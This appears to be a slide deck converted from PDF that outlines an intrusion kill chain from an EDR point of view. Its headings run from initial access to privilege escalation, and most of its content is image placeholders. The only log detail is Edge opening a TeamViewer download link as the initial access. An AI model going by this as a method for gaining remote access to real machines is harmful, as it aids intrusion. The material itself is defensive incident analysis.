








### KILL-CHAIN - OVERVIEW










### **KILL-CHAIN - OVERVIEW**










#### **EDR ANALYSIS**











### EDR ANALYSIS – INITIAL ACCESS





msedge.exe (10256)

--single-argument https://get.teamviewer.com/s198343361

%PROGRAMFILES(X86)%\microsoft\edge\application\








### EDR ANALYSIS – INITIAL ACCESS













Digital Security

#### EDR ANALYSIS – EXPLOITATION














### **EDR ANALYSIS – INSTALLATION**















#### EDR ANALYSIS – PRIVILEGE ESCALATION














#### EDR ANALYSIS – PRIVILEGE ESCALATION













































